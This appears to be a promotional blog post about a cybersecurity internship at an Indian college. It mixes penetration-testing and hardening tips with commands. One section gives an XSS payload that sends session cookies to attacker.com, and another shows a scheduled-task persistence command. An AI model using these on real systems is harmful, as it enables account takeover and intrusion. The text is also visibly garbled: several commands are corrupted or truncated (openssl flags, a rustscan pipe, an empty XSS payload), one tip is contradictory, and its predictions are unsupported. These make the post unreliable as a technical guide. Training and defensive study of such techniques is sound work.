Listen to this Post
Introduction:

The modern cybersecurity landscape is plagued by a critical skills gap: academic curricula often prioritize theory over the tactile, high-stakes reality of defending live networks. Secured Bharat’s recent 3-Month Training cum Internship Programme for SIES Graduate School Of Technology directly confronts this chasm, transforming students from passive learners into active defenders. By integrating hands-on labs with enterprise-grade infrastructure—including routers, switches, and firewalls—the program shifts the paradigm from “knowing about” attacks to “executing and mitigating” them in real-time, effectively building a security-first mindset that is essential for industry readiness.
Learning Objectives & Secrets:
- Objective 1: Master the Kill Chain. Students will learn to map every stage of a cyberattack, from reconnaissance to data exfiltration, using frameworks like MITRE ATT&CK to understand adversary behavior.
- Objective 2 Secret Tip: The Art of Active Reconnaissance. Beyond passive OSINT, students should master advanced Nmap scripting (NSE) to fingerprint services and uncover hidden vulnerabilities in enterprise networks. The secret lies in combining Nmap output with `gobuster` for directory brute-forcing to simulate a real attacker’s workflow.
- Objective 3 Secret Tip: Exploit Chaining. A single vulnerability is rarely the endgame. The secret to advanced penetration testing is chaining a Cross-Site Scripting (XSS) flaw with a CSRF token leak to achieve full account takeover, a technique practiced extensively using PortSwigger’s advanced labs.
You Should Know:
1. Vulnerability Assessment & Penetration Testing (VAPT) Methodology
The internship’s core practical module focused heavily on structured VAPT. This isn’t simply running a tool; it is a disciplined, cyclical process.
Step-by-Step Guide:
- Phase 1: Scoping & Reconnaissance. Define the target IP range and domain. Use `theHarvester` to gather email addresses and subdomains, then use `amass` for deep subdomain enumeration. Command:
amass enum -d target.com -o subdomains.txt. - Phase 2: Scanning & Enumeration. Use `nmap` for port scanning. A key secret tip is using the `-sV` flag for version detection and `-sC` for default scripts. For deeper enumeration, utilize `rustscan` for speed:
rustscan -a 192.168.1.0/24 --ulimit 5000 | nmap -. - Phase 3: Exploitation. Based on enumerated services, use `searchsploit` to find relevant exploits before running Metasploit modules. Always verify the exploit in a lab environment (TryHackMe) before deploying it in an authorized test.
- Phase 4: Post-Exploitation. Establish persistence using scheduled tasks on Windows (
schtasks /create /tn "Updater" /tr C:\path\payload.exe /sc daily) or cron jobs on Linux. - Phase 5: Reporting. Document every step, including command outputs and screenshots, to provide a clear remediation roadmap.
2. Web Application Security (XSS & CSRF)
The program utilized PortSwigger for mastering client-side vulnerabilities. Understanding the nuance between reflected, stored, and DOM-based XSS is critical.
Step-by-Step Guide:
- Detection: Use Burp Suite to intercept requests. For XSS, inject a simple payload like `` into input fields.
- Bypass Techniques: Modern apps use WAFs. Use polyglots like `javascript:alert(1)//
- Exploitation (Secret Tip): Leverage XSS to steal session tokens. Use a remote listener (e.g.,
ngrok) and payload:document.location='http://attacker.com/steal?cookie='+document.cookie.- Mitigation: On the server side, implement strict Content Security Policy (CSP) headers and use anti-CSRF tokens.
- Exploitation (Secret Tip): Leverage XSS to steal session tokens. Use a remote listener (e.g.,
3. Network Security & Firewall Hardening
Students worked with physical routers and switches. A common mistake is leaving default credentials or enabling insecure management protocols.
Step-by-Step Guide (Linux/Windows):
- Linux Firewall (iptables): Block all traffic except SSH from a specific IP. Command: `iptables -A INPUT -p tcp –dport 22 -s 192.168.1.100 -j ACCEPT` followed by
iptables -A INPUT -j DROP. - Windows Firewall (Netsh): Block an IP entirely:
netsh advfirewall firewall add rule name="Block IP" dir=in action=block remoteip=192.168.1.1. - Cisco Switch Hardening: Disable unused ports and enable port security to prevent MAC flooding. Command:
switchport port-security maximum 1. - Service Hardening: On any OS, remove unnecessary services. `systemctl list-units –type=service` (Linux) or `Get-Service` (PowerShell) helps identify bloat.
4. Cryptography & PKI Implementation
The program covered Identity and Access Management (IAM) and PKI. A secure infrastructure relies on proper certificate management.
Step-by-Step Guide:
- Generate a CSR (Linux):
openssl req -1ew -1ewkey rsa:2048 -1odes -keyout domain.key -out domain.csr. - Self-Signed Certificate (Testing):
openssl x509 -req -days 365 -in domain.csr -signkey domain.key -out domain.crt. - API Security (Secret Tip): Hardcode JWT validation. Always validate the `iss` (issuer) and `aud` (audience) claims to prevent token misuse. Use command-line tools like `jq` to decode and inspect JWTs:
echo $JWT | cut -d. -f2 | base64 -d | jq.
5. Incident Response & Digital Forensics
The response phase is where theory meets the crisis. The curriculum emphasized the “6 Ps”: Proper Planning Prevents Piss-Poor Performance.
Step-by-Step Guide:
- Detection: Deploy `Sysmon` (Windows) to log process creation and network connections.
- Containment: Disconnect the compromised host from the network immediately. Identify the malicious process using `netstat -ano` to find suspicious outbound connections.
- Eradication: Kill the malicious process (
taskkill /PID 1234 /F) and remove persistence mechanisms like registry keys (HKLM\Software\Microsoft\Windows\CurrentVersion\Run). - Recovery: Restore from verified backups.
- Forensic Acquisition: Use `FTK Imager` or `dd` (Linux) to create a bit-by-bit image of the hard drive for analysis. Command:
dd if=/dev/sda of=/mnt/evidence/image.dd bs=4096.
6. Cloud Security & Misconfiguration
Modern infrastructure often resides in AWS or Azure. The internship addressed security misconfigurations—the number one cause of cloud breaches.
Step-by-Step Guide:
- AWS IAM Hardening: Create least-privilege policies. Deny public S3 bucket access via a bucket policy:
{ "Effect": "Deny", "Principal": "", "Action": "s3:GetObject", "Resource": "arn:aws:s3:::example-bucket/", "Condition": { "StringNotEquals": {"s3:x-amz-acl": "bucket-owner-full-control"} } }. - Vulnerability Scan: Use `ScoutSuite` or `Prowler` to scan for misconfigurations. Command:
prowler aws -f us-east-1. - Secret Tip: Utilize AWS Secrets Manager for database credentials; never hardcode them in application source code.
What Undercode Say:
Key Takeaway 1: The initiative successfully shifted students from “certificate collectors” to “problem solvers.” The emphasis on live infrastructure (routers/switches/firewalls) ensured students didn’t just click “Start Scan” in a tool; they understood the underlying protocols and network topologies that dictate attack success.
Key Takeaway 2: The practical use of industry-standard platforms like PortSwigger and TryHackMe provided a safe yet challenging sandbox to fail and learn. This “safe failure” environment is crucial for developing the intuition needed to spot anomalies in a live production environment.
+ Analysis: This partnership model between academia (SIES), a dedicated training provider (Secured Bharat), and an industry partner (AIIPLTECH) represents a holistic solution to the cybersecurity talent shortage. While the market is flooded with basic CEH bootcamps, programs that offer physical hands-on with firewalls and rigorous reporting standards are building the next generation of engineers—not just analysts. The focus on “Learn → Practice → Develop a security-first mindset” is a direct counter to the tick-box culture prevalent in corporate compliance. However, the true test will be how these students perform in high-pressure SOC environments where time is the ultimate adversary. The inclusion of governance and risk management suggests these students are also prepared to communicate technical risks to business stakeholders, a soft skill that is desperately needed.
Prediction:
- +1 Graduates of this program will have a significantly shorter learning curve (estimated 30-40% faster) in SOC and PenTest roles compared to standard college graduates, given their prior exposure to enterprise gear.
- +1 The “Internship” model will be adopted by more educational institutions in India as a mandatory component, moving beyond summer internships to integrated semester-long curricula.
- -1 The rapid expansion of such programs may lead to a dilution of quality if not centrally managed, leading to a market saturation of “trained but not experienced” individuals who struggle with novel threats.
- -1 As training focuses on current tools (PortSwigger, TryHackMe), there is a risk of students becoming “tool-dependent” and failing to adapt to zero-day scenarios that have no pre-packaged exploit modules, highlighting the need for foundational programming and reverse engineering skills in future modules.
▶️ Related Video (84% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/ePNDGHzj – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


